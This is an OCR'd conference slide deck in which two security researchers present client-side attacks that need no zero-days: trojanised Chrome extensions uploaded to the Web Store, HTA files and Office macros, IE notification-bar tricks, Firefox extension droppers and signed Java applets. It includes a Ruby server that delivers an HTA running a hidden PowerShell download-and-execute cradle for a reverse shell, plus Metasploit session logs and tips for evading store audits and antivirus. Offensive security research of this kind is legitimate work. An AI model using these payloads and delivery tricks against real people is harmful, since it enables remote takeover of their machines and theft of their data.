
When you don’t have 0days:
client-side exploitation for the masses

by yours truly
@kkotowicz & @antisnatchor

#whoarewe



- @antisnatchor
- Co-author of Browser Hacker's Handbook
- BeEF lead core developer
- Application Security researcher
- Ruby, Javascript, OpenBSD and BlackMetal fan

#whoarewe

- @kkotowicz
- Webappsec researcher
- Attacks with HTML5
- .. and browser extensions
- Jazz & blues fan

Outline

- Why there is still hope without 0days?
- Exploiting Chrome Extensions
- The good old HTA and Office macros
- Abusing UI expectations on Internet Explorer
- Old tricks still do work: Firefox Extensions and Java Exploitation
- Outro

Why there is still hope without 0days?


- Social Engineering
- Human Stupidity
- Code signing certificates and CA trust misuse
- Trust in Browser Extensions
- Abuse of legacy functionality

Exploiting Chrome Extensions

- Extensions = super web applications
- More privileges
  - from SOP bypasses
  - to universal XSS
  - to shell
- They need to be installed
- Lots of XSSes (but no 0days, sorry)

Exploiting Chrome Extensions

- Firefox
  - extensions run with full user privileges
  - install from any .xpi file
- BeEF - Fake Flash Update



Exploiting Chrome Extensions

- Chrome
  - limited declared permissions
  - No OS command exec - NPAPI now deprecated
  - install from Chrome Web Store only
  - create & upload to Chrome Web Store
  - BeEF tools/chrome_extensions_exploitation


Exploiting Chrome Extensions

- CC + $5 + a Google account
- https://chrome.google.com/webstore/developer/dashboard
- upload zip file with code
- code reuse is good!

```
$ repacker-webstore.sh <original-ext-id> zip
  repacked.zip evil.js “evil-permissions”

$ ruby webstore_upload.rb repacked.zip
publish
```

Exploiting Chrome Extensions

- Mosquito - efficient XSS<->HTTP proxy
- https://github.com/koto/mosquito/



Exploiting Chrome Extensions

- Video demo: http://www.youtube.com/watch?v=tdS0BDlzNis

Exploiting Chrome Extensions

- UXSS - attach <script src=//evil/eval.js?location> to every tab

```
1  google-proxy-66-249-84-121.google.com "GET /eval.js?http://www.nytimes.com/ HTTP/1.1"
2  google-proxy-66-249-84-121.google.com "GET /eval.js?http://pubads.g.doubleclick.net/ga
3  google-proxy-66-249-84-121.google.com "GET /eval.js?http://googleads.g.doubleclick.net
4  google-proxy-66-249-84-121.google.com "GET /eval.js?http://googleads.g.doubleclick.net
5  google-proxy-66-249-84-121.google.com "GET /eval.js?http://googleads.g.doubleclick.net
6  google-proxy-66-249-84-121.google.com "GET /eval.js?http://googleads.g.doubleclick.net
7  google-proxy-66-249-83-103.google.com "GET /dummy?chrome-extension://lfbbhonenhaedlcjb
8  google-proxy-66-249-84-121.google.com "GET /dummy?chrome-extension://lfbbhonenhaedlcjb
9  google-proxy-66-249-83-103.google.com "GET /eval.js?http://www.nytimes.com/ HTTP/1.1"
10 google-proxy-66-249-83-103.google.com "GET /eval.js?http://pubads.g.doubleclick.net/ga
11 google-proxy-66-249-83-103.google.com "GET /eval.js?http://googleads.g.doubleclick.net
12 google-proxy-66-249-83-103.google.com "GET /eval.js?http://googleads.g.doubleclick.net
13 google-proxy-66-249-83-103.google.com "GET /eval.js?http://googleads.g.doubleclick.net
14 google-proxy-66-249-83-103.google.com "GET /eval.js?http://googleads.g.doubleclick.net
15 google-proxy-66-249-84-121.google.com "GET /eval.js?http://www.facebook.com/?sk=welcom
16 google-proxy-66-249-84-121.google.com "GET /eval.js?http://www.facebook.com/?sk=nf HTT
17
```

Exploiting Chrome Extensions


- Surviving Google Web Store audit & A/V
  - minimum permissions - tabs,<all_urls>
  - stay in content scripts - UXSS is enough
  - two-stage code execution
- Disclaimer: This probably won’t scale
- SocEng the user to install

Exploiting Chrome Extensions

- Video demo: http://www.youtube.com/watch?v=VhqAWw4zRXk

The good old HTA and Office macros

- HTA, aka HTML applications
- Lots of docs here: http://msdn.microsoft.com/en-us/library/ms536471(VS.85).aspx
- Considered harmful?




- A simple harmless HTA served by a Ruby app server:

server.rb

```ruby
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'

class Hta < Sinatra::Base
  before do
    content_type 'application/hta'
  end

  get "/application.hta" do
 "<script>new ActiveXObject('WScript.Shell').Run('calc.exe')</script>"
  end
end

@routes = {
    "/" => Hta.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("0.0.0.0", 4000, @rack_app)

Thin::Logging.silent = false
Thin::Logging.debug = true

puts "[#{Time.now}] Thin ready"
@thin.start
```

The good old HTA and Office macros

- In InternetExplorer 9/10 fully patched the user see the following:



The good old HTA and Office macros

- Publisher: Microsoft Windows
- Trick the user to Allow execution
- You can get reverse shell with a classic powershell payload (from Vista/Win7/Win8):

```
get "/application.hta" do
"<script>
var c = \"cmd.exe /c powershell.exe -w hidden -nop -ep bypass \
-c \\\"\\\"IEX ((new-object net.webclient).downloadstring('http://192.168.0.12:8080/anti'))\\\"\\\"\";
new ActiveXObject('WScript.Shell').Run(c);
</script>"
 end
```

The good old HTA and Office macros

- Use powershell with Invoke-Expression (IEX)
- The actual shellcode is retrieved from an HTTP resource, and executed in memory
- You can use either Metasploit psh_web_delivery module or create your own C#/shellcode mix with Veil-Evasion
- You can also fingerprint the browser hooked with BeEF to detect if the system is x86 or x86_64, as the payload must be changed


The good old HTA and Office macros

```
msf exploit(psh_web_delivery) > [*] 192.168.0.7      psh_web_delivery - Delivering Payload
[*] 192.168.0.7:49753 Request received for /aWl8...
[*] 192.168.0.7:49753 Staging connection for target /aWl8 received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 1 opened (192.168.0.2:8443 -> 192.168.0.7:49753) at 2014-03-13 19:22:08 +0000

msf exploit(psh_web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /Users/morru/WORKS/metasploit/metasploit-git/EhdPcQKj.jpeg
```

- Avast or Avira Free versions don’t bother to detect even default meterpreter shellcode

The good old HTA and Office macros

- You can achieve the same embedding the powershell command inside a MS Office Macro
- The attack is similar to HTA, and can also be delivered from the browser
- By default macros are disabled, but you can use some social engineering tricks:



The good old HTA and Office macros

- More info on powershell attacks:
  - http://carnal0wnage.attackresearch.com/2012/05/powershell-shellcode-metasploit-x64.html
  - https://github.com/mattifestation/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

The good old HTA and Office macros

- Video demo: https://vimeo.com/89786258

Abusing UI expectations on IE


- Based on the research of my friend Rosario Valotta: https://sites.google.com/site/tentacoloviola/abusing-browsers-gui
- Attack technique ported to BeEF
- Social Engineering -> User Interface Abuse
- Works perfectly on IE 9 and IE 10 (patched in IE 11)

Abusing UI expectations on IE

- Internet Explorer 8 introduces modeless notification bars (keyboard shortcuts ON)
- IE 8 also introduces SmartScreen filter (reputation based) for files served from the browser:

Abusing UI expectations on IE

- An .exe file signed with Symantec EV-SSL automatically gets a very high reputation
- The yellow notification is a file that can run, so the shortcut for Run is the R key



Abusing UI expectations on IE

- You can spawn a popunder that loads the signed .exe same-origin, and focus keyboard events on the popunder (it’s hidden but doesn’t matter)
- On the foreground window a Fake Captcha will be enough to trick the user into pressing [TAB] + R
- Shortcuts change, so if the browser language is Italian, the shortcut is E (Esegui)
- The BeEF module supports multiple locales

Abusing UI expectations on IE

- video demo: https://vimeo.com/89786257

Firefox Extensions & Java Exploitation

- There is no sandbox in Firefox
- An extension has full control over the browser and privileges of the browser in the OS
- You can read/write files, execute OS commands, etc..
- A bootstrapped extension doesn’t require FF restart and can spawn a reverse shell when installed
  - XPI file containing a Veil-encoded .exe

Firefox Extensions & Java Exploitation

- Pull request to Metasploit from Michael Schierl more than 2 years ago:
  - https://github.com/rapid7/metasploit-framework/pull/323
- Ported to BeEF with some additional UI spoofing tricks
- Exploits -> Local Host -> Firefox droppers

Firefox Extensions & Java Exploitation

- Having code-signing certificates is the only way to still use Java Applet attacks
- Before Java 1.7 update 51, you could run self-signed applets
  - (self)signed applets are not bounded by the classic sandbox
  - you can execute commands and open sockets
- In BeEF you can use: Exploits -> LocalHost-> Java Applet Dropper

Firefox Extensions & Java Exploitation

- Java 1.7 update 51 partially stops the fun
  - Click to Play (from update 11) on unsigned applets, and no more self-signed applet fun
    - ‘TIL the next CtP/sandbox bypass :D
  - Limitation of using Java applets nowadays:
    - Browser’s Click to Play (default deny on the Java plugin as well sometimes)
    - Java’s Click to Play + valid-signed only

Firefox Extensions & Java Exploitation

- video demo: https://vimeo.com/82779965

Outro

- With some degree of magic trickery and social engineering you can still obtain good result without 0days
- If the audience wants to share 0days with us later, we'll be happy and will listen to you
- This talk has cost us 10 USD. We appreciate donations :D
- BeERS time